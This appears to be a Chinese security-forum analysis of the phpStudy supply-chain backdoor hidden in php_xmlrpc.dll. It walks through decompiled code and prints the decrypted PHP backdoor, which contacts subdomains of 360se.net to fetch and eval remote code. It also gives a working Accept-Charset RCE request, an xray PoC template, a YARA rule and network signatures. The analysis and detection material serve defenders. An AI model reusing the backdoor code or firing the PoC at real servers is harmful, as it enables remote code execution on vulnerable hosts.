PHPStudy后门事件分析

zzzhhh / 2019-09-29 09:22:28 / 浏览数 6486 安全技术 漏洞分析 顶(0) 踩(0)

PHP环境集成程序包phpStudy被公告疑似遭遇供应链攻击，程序包自带PHP的php_xmlrpc.dll模块隐藏有后门。经过分析除了有反向连接木马之外，还可以正向执行任意ph

影响版本

- Phpstudy 2016

```
php\php-5.2.17\ext\php_xmlrpc.dll
php\php-5.4.45\ext\php_xmlrpc.dll
```

- Phpstudy 2018 的php-5.2.17、php-5.4.45

```
PHPTutorial\php\php-5.2.17\ext\php_xmlrpc.dll
PHPTutorial\php\php-5.4.45\ext\php_xmlrpc.dll
```

分析过程

- 1、定位特征字符串位置
- 2、静态分析传参数据
- 3、动态调试构造传参内容

php_xmlrpc.dll

PHPstudy 2018与2016两个版本的里的PHP5.2与PHP5.4版本里的恶意php_xmlrpc.dll一致。

定位特征字符串位置

根据@eval()这个代码执行函数定位到引用位置。@是PHP提供的错误信息屏蔽专用符号。Eval()可执行php代码，中间%s格式符为字符串传参。函数地址为：0x100031F0



图1：eval特征代码

静态分析传参数据

通过F5查看代码，分析代码流程，判断条件是有全局变量且有HTTP_ACCEPT_ENCODING的时候进入内部语句。接下来有两个主要判断来做正向连接和反向连接的操作。主

第一部分，正向连接：判断ACCEPT_ENCODING如果等于gzip,deflate，读取ACCEPT_CHARSE的内容做base64解密，交给zend_eval_strings()函数可以执行任意恶意代码

构造HTTP头，把Accept-Encoding改成Accept-Encoding: gzip,deflate可以触发第一个部分。

```
GET /index.php HTTP/1.1
Host: 192.168.221.128
…..
Accept-Encoding: gzip,deflate
Accept-Charset:cHJpbnRmKG1kNSgzMzMpKTs=
….
```

第二部分，反向连接：判断ACCEPT_ENCODING如果等于compress,gzip，通过关键部分@eval(gzuncompress('%s'));可以看到拼接了一段恶意代码，然后调用gzuncomp

构造HTTP头，把Accept-Encoding改成Accept-Encoding: compress,gzip可以触发第二部分。

```
GET /index.php HTTP/1.1
Host: 192.168.221.128
…..
Accept-Encoding:compress,gzip
….
```

```
42  char *v42; // [sp+1A4h] [bp-4h]@23
43
44  memset(&v27, 0, 0xB0u);
45  v28 = 0;
46  v3 = *a3;
47  v29 = 0;
48  if ( *(_BYTE *)(*(_DWORD *)(v3 + 4 * core_globals_id - 4) + 210) )
49    zend_is_auto_global(a_server, 7, a3);        // 全局变量 _SERVER
50  zend_hash_find(*(_DWORD *)(*a3 + 4 * executor_globals_id - 4) + 216, a_server, 8, &v33);
51  if ( zend_hash_find(*(_DWORD *)(*a3 + 4 * executor_globals_id - 4) + 216, a_server, strlen(a_server) + 1, &v39) != -1
52    && zend_hash_find(**v39, aHttp_accept_en, strlen(aHttp_accept_en) + 1, &v34) != -1 )// 判断_SERVER变量与HTTP_ACCEPT_ENCODING
53  {
54    if ( !strcmp(**v34, aGzipDeflate) )          // 判断 gzip,deflate
55    {
56      if ( zend_hash_find(*(_DWORD *)(*a3 + 4 * executor_globals_id - 4) + 216, a_server, strlen(a_server) + 1, &v39) != -1
57        && zend_hash_find(**v39, aHttp_accept_ch, strlen(aHttp_accept_ch) + 1, &v37) != -1 )// HTTP_ACCEPT_CHARSET
58      {
59        v40 = sub_100040B0(**v37, strlen((const char *)**v37));// base64解码
60        if ( v40 )
61        {
62          v4 = *(_DWORD *)(*a3 + 4 * executor_globals_id - 4);
63          v5 = *(_DWORD *)(v4 + 296);
64          *(_DWORD *)(v4 + 296) = &v30;
65          v35 = v5;
66          v6 = setjmp3((int)&v30, 0);
67          v7 = v35;
68          if ( v6 )
69            *(_DWORD *)(*(_DWORD *)(*a3 + 4 * executor_globals_id - 4) + 296) = v35;
70          else
71            zend_eval_string(v40, 0, &byte_10012884, a3);// eval执行代码位置
72          *(_DWORD *)(*(_DWORD *)(*a3 + 4 * executor_globals_id - 4) + 296) = v7;
73        }
74      }
75    }
76    else
77    {
```

图2：第1部分流程判断代码

```
75      }
76      else
77      {
78        v12 = strcmp(**v34, aCompressGzip);        // 判断：compress,gzip
79        if ( !v12 )
80        {
81          v13 = &byte_10012884;
82          v14 = asc_1000D66C;
83          v42 = &byte_10012884;
84          v15 = asc_1000D66C;
85          while ( 1 )
86          {
87            if ( *(_DWORD *)v15 == 39 )
88            {
89              v13[v12] = 92;
90              v42[v12 + 1] = *(_BYTE *)v14;
91              v12 += 2;
92              v15 += 4;
93            }
94            else
95            {
96              v13[v12++] = *(_BYTE *)v14;
97              v15 += 2;
98            }
99            v14 += 2;
100           if ( (signed int)v14 >= (signed int)&unk_1000E5C4 )
101             break;
102           v13 = v42;
103         }
104         spprintf(&v36, 0, aVSMS, byte_100127B8, Dest);// $V=',27h,'%s',27h,';$M=',27h,'%s',27h,
105         spprintf(&v42, 0, aS_evalSS, v36, aGzuncompress, v42);// %s;@eval(%s(gzuncompress
106         v16 = *(_DWORD *)(*a3 + 4 * executor_globals_id - 4);
107         v17 = *(void **)(v16 + 296);
108         *(_DWORD *)(v16 + 296) = &v32;
109         v40 = v17;
110         v18 = setjmp3((int)&v32, 0);
00003523 sub_100031F0:92
```

图3：第2部分流程判断代码

这一部分有两处会执行zend_eval_strings函数代码的位置。分别是从1000D66C到1000E5C4的代码解密：

```
@ini_set("display_errors","0");
error_reporting(0);
function tcpGet($sendMsg = '', $ip = '360se.net', $port = '20123'){
   $result = "";
 $handle = stream_socket_client("tcp://{$ip}:{$port}", $errno, $errstr,10);
 if( !$handle ){
   $handle = fsockopen($ip, intval($port), $errno, $errstr, 5);
   if( !$handle ){
       return "err";
   }
 }
 fwrite($handle, $sendMsg."\n");
   while(!feof($handle)){
       stream_set_timeout($handle, 2);
       $result .= fread($handle, 1024);
       $info = stream_get_meta_data($handle);
       if ($info['timed_out']) {
         break;
       }
    }
 fclose($handle);
 return $result;
}

$ds = array("www","bbs","cms","down","up","file","ftp");
$ps = array("20123","40125","8080","80","53");
$n = false;
do {
   $n = false;
   foreach ($ds as $d){
       $b = false;
```

```
        foreach ($ps as $p){
            $result = tcpGet($i,$d.".360se.net",$p);
            if ($result != "err"){
                $b =true;
                break;
            }
        }
        if ($b)break;
    }
    $info = explode("<^>",$result);
    if (count($info)==4){
        if (strpos($info[3],"/*Onemore*/") !== false){
            $info[3] = str_replace("/*Onemore*/","",$info[3]);
            $n=true;
        }
        @eval(base64_decode($info[3]));
    }
}while($n);
```

```
else
{
  v12 = strcmp(**v34, aCompressGzip);        // 判断：compress,gzip
  if ( !v12 )
  {
    v13 = &byte_10012884;
    v14 = asc_1000D66C;
    v42 = &byte_10012884;
    v15 = asc_1000D66C;
    while ( 1 )
    {
      if ( *(_DWORD *)v15 == '\'' )
      {
        v13[v12] = '\\';
        v42[v12 + 1] = *(_BYTE *)v14;
        v12 += 2;
        v15 += 4;
      }
      else
      {
        v13[v12++] = *(_BYTE *)v14;
        v15 += 2;
      }
      v14 += 2;
      if ( (signed int)v14 >= (signed int)&unk_1000E5C4 )
        break;
      v13 = v42;
    }
```

从1000D028 到1000D66C的代码解密：

```
@ini_set("display_errors","0");
error_reporting(0);
$h = $_SERVER['HTTP_HOST'];
$p = $_SERVER['SERVER_PORT'];
$fp = fsockopen($h, $p, $errno, $errstr, 5);
if (!$fp) {
} else {
   $out = "GET {$_SERVER['SCRIPT_NAME']} HTTP/1.1\r\n";
   $out .= "Host: {$h}\r\n";
   $out .= "Accept-Encoding: compress,gzip\r\n";
   $out .= "Connection: Close\r\n\r\n";

   fwrite($fp, $out);
   fclose($fp);
}
```

```
if ( dword_10012AB0 - dword_10012AA0 >= dword_1000D010 && dword_10012AB0 - dword_10012AA0 < 6000 )
{
  if ( strlen(byte_100127B8) == 0 )
    sub_10004480(byte_100127B8);
  if ( strlen(Dest) == 0 )
    sub_10004380(Dest);
  if ( strlen(byte_100127EC) == 0 )
    sub_100044E0(byte_100127EC);
  v8 = &byte_10012884;
  v9 = asc_1000D028;
  v41 = &byte_10012884;
  v10 = 0;
  v11 = asc_1000D028;
  while ( 1 )
  {
    if ( *(_DWORD *)v11 == 39 )
    {
      v8[v10] = 92;
      v41[v10 + 1] = *(_BYTE *)v9;
      v10 += 2;
      v11 += 4;
    }
    else
    {
      v8[v10++] = *(_BYTE *)v9;
      v11 += 2;
    }
    v9 += 2;
    if ( (signed int)v9 >= (signed int)asc_1000D66C )
      break;
    v8 = v41;
  }
  spprintf(&v41, 0, a_evalSS, aGzuncompress, v41);// @eval(%s(',27h,'%s',27h,'));
  v22 = *(_DWORD *)(*a3 + 4 * executor_globals_id - 4);
  v23 = *(_DWORD *)(v22 + 296);
```

动态调试构造传参内容

OD动态调试传参值需要对httpd.exe进程进行附加调试，phpstudy启用的httpd进程有两个。一个是带有参数的，一个是没有带参数的。在下断的时候选择没有参数的http

根据前面IDA静态分析得到的后门函数地址，OD附加进程后从httpd.exe调用的模块里找到php_xmlrpc.dll模块，在DLL空间里定位后门函数地址0x100031F0，可能还需要



图4：OD动态调试Payload

PHP脚本后门分析

脚本一功能：使用fsockopen模拟GET发包

```
@ini_set("display_errors","0");
error_reporting(0);
$h = $_SERVER['HTTP_HOST'];
$p = $_SERVER['SERVER_PORT'];
$fp = fsockopen($h, $p, $errno, $errstr, 5);
if (!$fp) {
} else {
   $out = "GET {$_SERVER['SCRIPT_NAME']} HTTP/1.1\r\n";
```

```
   $out .= "Host: {$h}\r\n";
   $out .= "Accept-Encoding: compress,gzip\r\n";
   $out .= "Connection: Close\r\n\r\n";

   fwrite($fp, $out);
   fclose($fp);
}
```

脚本二功能：
内置有域名表和端口表，批量遍历然后发送数据。注释如下：

```
<?php
@ini_set("display_errors","0");
error_reporting(0);
function tcpGet($sendMsg = '', $ip = '360se.net', $port = '20123'){
   $result = "";
   $handle = stream_socket_client("tcp://{$ip}:{$port}", $errno, $errstr,10);  // ■■■■■■■■■■■■■■■■■■■■■
     if( !$handle ){
       $handle = fsockopen($ip, intval($port), $errno, $errstr, 5);  //■■■■■■■■■■■■■■
       if( !$handle ){
           return "err";
       }
   }
   fwrite($handle, $sendMsg."\n");         // ■■■■■■■
   while(!feof($handle)){
       stream_set_timeout($handle, 2);
       $result .= fread($handle, 1024);   // ■■■■■
       $info = stream_get_meta_data($handle);     // ■■■■■■
       if ($info['timed_out']) {
           break;
       }
   }
   fclose($handle);
   return $result;
}

$ds = array("www","bbs","cms","down","up","file","ftp");   // ■■■■
$ps = array("20123","40125","8080","80","53");             // ■■■■
$n = false;
do {
   $n = false;
   foreach ($ds as $d){                                   //■■■■■■
       $b = false;
       foreach ($ps as $p){                               // ■■■■■■
           $result = tcpGet($i,$d.".360se.net",$p);
           if ($result != "err"){
               $b =true;
               break;
           }
       }
       if ($b)break;
   }
   $info = explode("<^>",$result);
   if (count($info)==4){
       if (strpos($info[3],"/*Onemore*/") !== false){
           $info[3] = str_replace("/*Onemore*/","",$info[3]);
           $n=true;
       }
       @eval(base64_decode($info[3]));
   }
}while($n);

?>
```

POC

熟悉原理后可根据执行流程构造执行任意代码的Payload：

```
GET /index.php HTTP/1.1
Host: 192.168.221.128
```

```
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/76.0.3809.132 Safari/537.3
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3
Accept-Encoding:gzip,deflate
Accept-Charset:cHJpbnRmKG1kNSgzMzMpKTs=
Content-Length: 0
Accept-Language: zh-CN,zh;q=0.9
Connection: close
```

Payload：printf(md5(333));
回显特征：310dcbbf4cce62f762a2aaa148d556bd



图5：Payload回显验证

漏洞验证插件

漏洞插件采用长亭科技xray社区漏洞扫描器。虽然现今网络上好多放出来的批量poc，我还是觉得使用长亭的插件写poc，省了好多心力去考虑写各种代码，把主要精力专注

```
name: poc-yaml-phpstudy-backdoor-rce
rules:
 - method: GET
   path: /index.php
   headers:
     Accept-Encoding: 'gzip,deflate'
     Accept-Charset: cHJpbnRmKG1kNSg0NTczMTM0NCkpOw==
   follow_redirects: false
   expression: |
     body.bcontains(b'a5952fb670b54572bcec7440a554633e')
detail:
 author: 17bdw
 Affected Version: "phpstudy 2016-phpstudy 2018 php 5.2 php 5.4"
 vuln_url: "php_xmlrpc.dll"
 links:
   - https://www.freebuf.com/column/214946.html
```

网络特征

```
Accept-Encoding:gzip,deflate    ■■■■■
Accept-Charset:■Base64■■
```

文件特征

```
■■■■
%s;@eval(%s('%s'));   25 73 3B 40 65 76 61 6C 28 25 73 28 27 25 73 27
29 29 3B
■■■■
@eval(%s('%s'));     40 65 76 61 6C 28 25 73 28 27 25 73 27 29 29 3B


rule PhpStudybackdoor
{
```

```
meta:
filetype=" PhpStudybackdoor "
description=" PhpStudybackdoor check"
strings:
$a1 = "@eval(%s('%s'));"
$a2 =”%s;@eval(%s('%s'));”
condition:
any of ($a*)
}
```

受影响站点

```
http://soft.onlinedown.net/soft/92421.htm
http://www.opdown.com/soft/16803.html#download
https://www.cr173.com/soft/433065.html
http://www.smzy.com/smzy/down319529.html
https://www.jb51.net/softs/601577.html
http://www.mycodes.net/16/5051.htm
http://www.3322.cc/soft/40663.html
http://www.3h3.com/soft/131645.html
http://www.downyi.com/downinfo/117446.html
http://www.pc9.com/pc/info-4030.html
https://www.newasp.net/soft/75029.html
http://www.downxia.com/downinfo/153379.html
https://www.33lc.com/soft/21053.html
http://www.xfdown.com/soft/11170.html#xzdz
http://www.wei2008.com/news/news/201817035.html
http://www.188soft.com/soft/890860.html
http://soft.onlinedown.net/soft/92421.htm
http://www.opdown.com/soft/16803.html#download
https://www.cr173.com/soft/433065.html
```

参考

- PhpStudyGhost后门供应链攻击事件及相关IOC https://www.freebuf.com/column/214946.html
- 2019关于phpstudy软件后门简单分析 https://mp.weixin.qq.com/s/dIDfgFxHlqenKRUSW7Oqkw
- phpstudy后门文件分析以及检测脚本 https://mp.weixin.qq.com/s/dIDfgFxHlqenKRUSW7Oqkw
- Phpstudy官网于2016年被入侵，犯罪分子篡改软件并植入后门 https://mp.weixin.qq.com/s/CqHrDFcubyn_y5NTfYvkQw
- phpStudy隐藏后门预警 https://www.cnblogs.com/0daybug/p/11571119.html

上一篇：Xss Bypass dog 下一篇：EyouCMS-V1.3.9-UT...

1. 0 条回复
   - 动动手指，沙发就是你的了！